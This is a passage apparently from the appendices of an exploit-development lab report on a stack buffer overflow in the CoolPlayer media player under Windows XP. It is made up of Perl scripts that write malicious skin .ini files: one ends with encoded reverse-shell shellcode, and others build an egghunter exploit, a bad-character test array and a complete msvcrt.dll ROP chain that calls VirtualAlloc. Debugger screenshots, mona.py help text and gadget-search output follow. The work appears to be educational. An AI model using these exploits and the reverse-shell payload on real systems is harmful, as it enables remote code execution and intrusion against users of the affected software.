"\x50\x51\x50\x50\x50\x52\x48\x4b\x5a\x54\x4f\x49\x4f\x4b" .
"\x50\x4b\x4f\x58\x55\x4b\x39\x4f\x37\x52\x48\x49\x50\x4f" .
"\x58\x43\x30\x49\x58\x45\x38\x54\x42\x43\x30\x54\x51\x51" .
"\x4c\x4d\x59\x5a\x46\x52\x4a\x52\x30\x50\x56\x51\x47\x52" .
"\x48\x5a\x39\x4e\x45\x43\x44\x43\x51\x4b\x4f\x58\x55\x43" .
"\x58\x45\x33\x52\x4d\x52\x44\x45\x50\x4c\x49\x5a\x43\x56" .
"\x37\x56\x37\x51\x47\x56\x51\x4c\x36\x43\x5a\x54\x52\x51" .
"\x49\x50\x56\x4d\x32\x4b\x4d\x43\x56\x58\x47\x51\x54\x56" .
"\x44\x47\x4c\x43\x31\x43\x31\x4c\x4d\x50\x44\x47\x54\x54" .
"\x50\x58\x46\x45\x50\x50\x44\x51\x44\x56\x30\x50\x56\x51" .
"\x46\x56\x36\x47\x36\x51\x46\x50\x4e\x51\x46\x50\x56\x50" .
"\x53\x56\x36\x45\x38\x43\x49\x58\x4c\x47\x4f\x4c\x46\x4b" .
"\x4f\x58\x55\x4c\x49\x4b\x50\x50\x4e\x51\x46\x50\x46\x4b" .
"\x4f\x56\x50\x52\x48\x43\x38\x4b\x37\x45\x4d\x43\x50\x4b" .
"\x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35\x4e\x42\x50\x56\x52" .
"\x48\x4f\x56\x4d\x45\x4f\x4d\x4d\x4d\x4b\x4f\x58\x55\x47" .
"\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30\x4b\x4b\x4d\x30\x43" .
"\x45\x54\x45\x4f\x4b\x50\x47\x52\x33\x54\x32\x52\x4f\x52" .
"\x4a\x45\x50\x51\x43\x4b\x4f\x4e\x35\x41\x41";
#reverse shell shellcode
open($FILE,">$file");
print $FILE $header.$eip.$shellcode;
close($FILE);

```

EggHunter.pl

```
$file= "EggShellcode.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip

$eip = pack('V',0x7C86467B); #kernel32 jump esp

#Egg
$egg = "\x90" x 16;
$egg .=
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8".
"\x77\x30\x30\x74". "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
#egghunter

$shellcode = "\x90" x 150; #NOPs
$shellcode .= "\x77\x30\x30\x74\x77\x30\x30\x74"; #w00tw00t tag
$shellcode .= "\x31\xc9".
"\x51".
"\x68\x63\x61\x6c\x63".
"\x54". "\xb8\xc7\x93\xc2\x77".
"\xff\xd0"; #Calculator Shellcode

open($FILE,">$file");
print $FILE $header.$eip.$egg.$shellcode;
close($FILE);
```

ROPTest.pl

```
$file= "ROPTest.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .= "A" x 518;

$return = pack('V', 0x77c5a9ae); #return address to start ROP chain

$junk = "BBBB";
$junk .= "CCCC";
$junk .= "DDDD";
$junk .= "EEEE";

open($FILE,">$file");
print $FILE $header.$return.$junk;
close($FILE);
```


ROPChainTest.pl (without bad characters)

```
$file= "ROPChaintest.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .= "A" x 518;

$eip = "BBBB";

$bytearray =
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16
\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22";
$bytearray .=
"\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37
\x38\x39\x3a\x3b\x3c\x3e\x3f\x40\x41\x42";
$bytearray .=
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56
\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62" ;
$bytearray .=
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76
\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82";
$bytearray .=
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96
\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2";
$bytearray .=
"\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6
\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02";
$bytearray .=
"\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06
\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a
\x1b\x1c\x1d\x1e\x1f\x20\x21\x22";
$bytearray .=
"\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6
\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";

open($FILE,">$file");
print $FILE $header.$eip.$bytearray;
close($FILE);
```

ROPChain.pl

```
$file= "ROPChain.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .= "A" x 518;

$return = pack('V', 0x77c5a9ae); #return address to start ROP chain
```

```

#[---INFO:gadgets_to_set_ebp:---]
$ROPchain = pack('V',0x77c1bbc0); # POP EBP # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c1bbc0); # skip 4 bytes [msvcrt.dll]
#[---INFO:gadgets_to_set_ebx:---]
$ROPchain .= pack('V',0x77c46e91); # POP EBX # RETN [msvcrt.dll]
$ROPchain .= pack('V',0xffffffff); #
$ROPchain .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edx:---]
$ROPchain .= pack('V',0x77c4e0da); # POP EAX # RETN [msvcrt.dll]
$ROPchain .= pack('V',0xa1bf4fcd); # put delta into eax (-> put 0x00001000 into
edx)
$ROPchain .= pack('V',0x77c38081); # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c58fbc); # XCHG EAX,EDX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_ecx:---]
$ROPchain .= pack('V',0x77c4ded4); # POP EAX # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x36ffff8e); # put delta into eax (-> put 0x00000040 into
ecx)
$ROPchain .= pack('V',0x77c4c78a); # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c13ffd); # XCHG EAX,ECX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edi:---]
$ROPchain .= pack('V',0x77c47a41); # POP EDI # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c47a42); # RETN (ROP NOP) [msvcrt.dll]
#[---INFO:gadgets_to_set_esi:---]
$ROPchain .= pack('V',0x77c4c1d1); # POP ESI # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c2aacc); # JMP [EAX] [msvcrt.dll]
$ROPchain .= pack('V',0x77c34de1); # POP EAX # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
#[---INFO:pushad:---]
$ROPchain .= pack('V',0x77c12df9); # PUSHAD # RETN [msvcrt.dll]
#[---INFO:extras:---]
$ROPchain .= pack('V',0x77c354b4); # ptr to 'push esp # ret ' [msvcrt.dll]

$shellcode = "\x90" x 16;
$shellcode .= "\x31\xC9".
"\x51".
"\x68\x63\x61\x6C\x63".
"\x54". "\xB8\xC7\x93\xC2\x77".
"\xFF\xD0"; #Calculator Shellcode

open($FILE,">$file");
print $FILE $header.$return.$ROPchain.$shellcode;
close($FILE);

```

APPENDIX C – USING DEBUGGERS

OllyDbg




Figure 1: Attach option in OllyDbg.




Figure 2: Attaching an Application in OllyDbg.




Figure 3: OllyDbg – application attached – paused.




Figure 4: OllyDbg application running.

Immunity Debugger




Figure 5: Attach option in Immunity Debugger.


```

Usage :
-----
0BADF000  !mona <command> <parameter>

Available commands and parameters :

? / eval          Evaluate an expression
assemble / asn    Convert instructions to opcodes. Separate multiple instructions with #
bpcseh / sehbp    Set a breakpoint on all current SEH Handler function pointers
breakfunc / bf     Set a breakpoint on an exported function in on or more dll's
breakpoint / bp    Set a memory breakpoint on read/write or execute of a given address
bytearray / ba     Creates a byte array, can be used to find bad characters
calltrace / ct     Log all CALL instructions
compare / cmp      Compare a file created by msfvenom/gdb/hex/hxd/hexdump/ollydbg with a copy in memory
config / conf      Manage configuration file (mona.ini)
copy / cp          Copy bytes from one location to another
deferbp / bu       Set a deferred breakpoint
dump              Dump the specified range of memory to a file
egghunter / egg    Create egghunter code
encode / enc       Encode a series of bytes
filecompare / fc   Compares 2 or more files created by mona using the same output commands
find / f          Find bytes in memory
findmisp / findmsf Find cyclic pattern in memory
findwild / fw      Find instructions in memory, accepts wildcards
fwptr / fwp       Find Writable Pointers that get called
geteat / eat       Show EAT of selected module(s)
getiat / iat       Show IAT of selected module(s)
getpc             Show getpc routines for specific registers
gflags / gf        Show current GFlags settings from PEB.NtGlobalFlag
header           Read a binary file and convert content to a nice 'header' string
heap             Show heap related information
help             show help
hidedebug / hd     Attempt to hide the debugger
info            Show information about a given address in the context of the loaded application
infodump / if      Dumps specific parts of memory to file
jmp / j           Find pointers that will allow you to jump to a register
jop             Finds gadgets that can be used in a JOP exploit
jseh           Finds gadgets that can be used to bypass SafeSEH
kb / kb          Manage Knowledgebase data
modules / mod     Show all loaded modules and their properties
nosasir          Show modules that are not aslr or rebased
nosafeseh        Show modules that are not safeseh protected
nosafesehasir    Show modules that are not safeseh protected, not aslr and not rebased
offset           Calculate the number of bytes between two addresses
pageacl / pacl    Show ACL associated with mapped pages
pattern_create / pc Create a cyclic pattern of a given size
pattern_offset / po Find location of 4 bytes in a cyclic pattern
peb / peb        Show location of the PEB
rop             Finds gadgets that can be used in a ROP exploit and do ROP magic with them
ropfunc         Find pointers to pointers (IAT) to interesting functions that can be used in your ROP chain
seh            Find pointers to assist with SEH overwrite exploits
sehchain / exchain Show the current SEH chain
skeleton        Create a Metasploit module skeleton with a cyclic pattern for a given type of exploit
stackpivot      Finds stackpivots (move stackpointer to controlled area)
stacks          Show all stacks for all threads in the running application
string / str     Read or write a string from/to memory
suggest         Suggest an exploit buffer structure
teb / teb       Show TEB related information
unicodealign / ua Generate venetian alignment code for unicode stack buffer overflow
update / up      Update mona to the latest version

0BADF000
0BADF000
0BADF000
Want more info about a given command ? Run !mona help <command>

```




Figure 8: Command line at the bottom of Immunity Debugger – mona.py commands.


```
find.txt - Notepad
File Edit Format View Help

=====
output generated by mona.py v2.0, rev 600 - Immunity Debugger
Corelan Team - https://www.corelan.be
=====

OS : xp, release 5.1.2600
Process being debugged : 1900609 (pid 3088)
Current mona arguments: find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'

=====
2022-04-22 10:30:00
=====

Module info :
=====
Base      | Top      | Size      | Rebase   | SafeSEH  | ASLR     | NXCompat | OS DLL   | Version, Modulename & Path
=====
0x1a400000 | 0x1a532000 | 0x00132000 | False    | True     | False    | False    | True     | 8.00.6001.18702 [urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
0x72d20000 | 0x72d29000 | 0x00009000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [wdmaud.drv] (C:\WINDOWS\system32\wdmaud.drv)
0x77b40000 | 0x77b62000 | 0x00022000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [apphelp.dll] (C:\WINDOWS\system32\apphelp.dll)
0x77a80000 | 0x77b15000 | 0x00095000 | False    | True     | False    | False    | True     | 5.131.2600.5512 [CRYPT32.dll] (C:\WINDOWS\system32\CRYPT32.dll)
0x77b20000 | 0x77b32000 | 0x00012000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [MSASN1.dll] (C:\WINDOWS\system32\MSASN1.dll)
0x7c800000 | 0x7c8f6000 | 0x000f6000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
0x5ad70000 | 0x5ada8000 | 0x00038000 | False    | True     | False    | False    | True     | 6.00.2900.5512 [uxTheme.dll] (C:\WINDOWS\system32\uxTheme.dll)
0x77e70000 | 0x77f02000 | 0x00092000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
0x7c900000 | 0x7c9af000 | 0x000af000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
0x5dca0000 | 0x5de88000 | 0x001e8000 | False    | True     | False    | False    | True     | 8.00.6001.18702 [iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
0x63000000 | 0x630e6000 | 0x000e6000 | False    | True     | False    | False    | True     | 8.00.6001.18702 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
0x77fe0000 | 0x77ff1000 | 0x00011000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
0x76390000 | 0x763ad000 | 0x0001d000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
0x774e0000 | 0x7761d000 | 0x0013d000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [ole32.dll] (C:\WINDOWS\system32\ole32.dll)
0x77f60000 | 0x77fd6000 | 0x00076000 | False    | True     | False    | False    | True     | 6.00.2900.5512 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
0x7e410000 | 0x7e4a1000 | 0x00091000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0x72d10000 | 0x72d18000 | 0x00008000 | False    | False    | False    | False    | True     | 5.1.2600.0 [msacm32.drv] (C:\WINDOWS\system32\msacm32.drv)
0x763b0000 | 0x763f9000 | 0x00049000 | False    | True     | False    | False    | True     | 6.00.2900.5512 [comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
0x00400000 | 0x0049a000 | 0x0009a000 | False    | True     | False    | False    | True     | -1.0- [1900609.exe] (C:\Documents and Settings\Administrator\Desktop)
0x76c90000 | 0x76cb8000 | 0x00028000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [IMAGEHLP.dll] (C:\WINDOWS\system32\IMAGEHLP.dll)
0x77bd0000 | 0x77bd7000 | 0x00007000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [midimap.dll] (C:\WINDOWS\system32\midimap.dll)
0x76c30000 | 0x76c5e000 | 0x0002e000 | False    | True     | False    | False    | True     | 5.131.2600.5512 [WINTRUST.dll] (C:\WINDOWS\system32\WINTRUST.dll)
0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False    | True     | False    | False    | True     | 6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
0x73f10000 | 0x73f6c000 | 0x0005c000 | False    | True     | False    | False    | True     | 5.3.2600.5512 [DSOUND.dll] (C:\WINDOWS\system32\DSOUND.dll)
0x77be0000 | 0x77bf5000 | 0x00015000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [MSACM32.dll] (C:\WINDOWS\system32\MSACM32.dll)
0x773d0000 | 0x774d3000 | 0x00103000 | False    | True     | False    | False    | True     | 6.0 [COMCTL32.dll] (C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-UI)
0x755c0000 | 0x755ee000 | 0x0002e000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [msctfime.ime] (C:\WINDOWS\system32\msctfime.ime)
0x74720000 | 0x7476c000 | 0x0004c000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [MSCTF.dll] (C:\WINDOWS\system32\MSCTF.dll)
0x77c00000 | 0x77c08000 | 0x00008000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
0x76b40000 | 0x76b6d000 | 0x0002d000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
0x77f10000 | 0x77f59000 | 0x00049000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0x77c10000 | 0x77c68000 | 0x00058000 | False    | True     | False    | False    | True     | 7.0.2600.5512 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
0x77dd0000 | 0x77e6b000 | 0x0009b000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
0x00350000 | 0x00359000 | 0x00009000 | True     | True     | False    | False    | True     | 6.0.5441.0 [Normaliz.dll] (C:\WINDOWS\system32\Normaliz.dll)
0x77120000 | 0x771ab000 | 0x0008b000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)

0x77c5d002 : "retn" | {PAGE_WRITECOPY} | [msvcrt.dll] | ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f570 : "retn" | {PAGE_WRITECOPY} | [msvcrt.dll] | ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f660 : "retn" | {PAGE_WRITECOPY} | [msvcrt.dll] | ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f952 : "retn" | {PAGE_WRITECOPY} | [msvcrt.dll] | ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f95e : "retn" | {PAGE_WRITECOPY} | [msvcrt.dll] | ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f96a : "retn" | {PAGE_WRITECOPY} | [msvcrt.dll] | ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f976 : "retn" | {PAGE_WRITECOPY} | [msvcrt.dll] | ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60171 : "retn" | {PAGE_WRITECOPY} | [msvcrt.dll] | ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c602bc : "retn" | {PAGE_WRITECOPY} | [msvcrt.dll] | ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

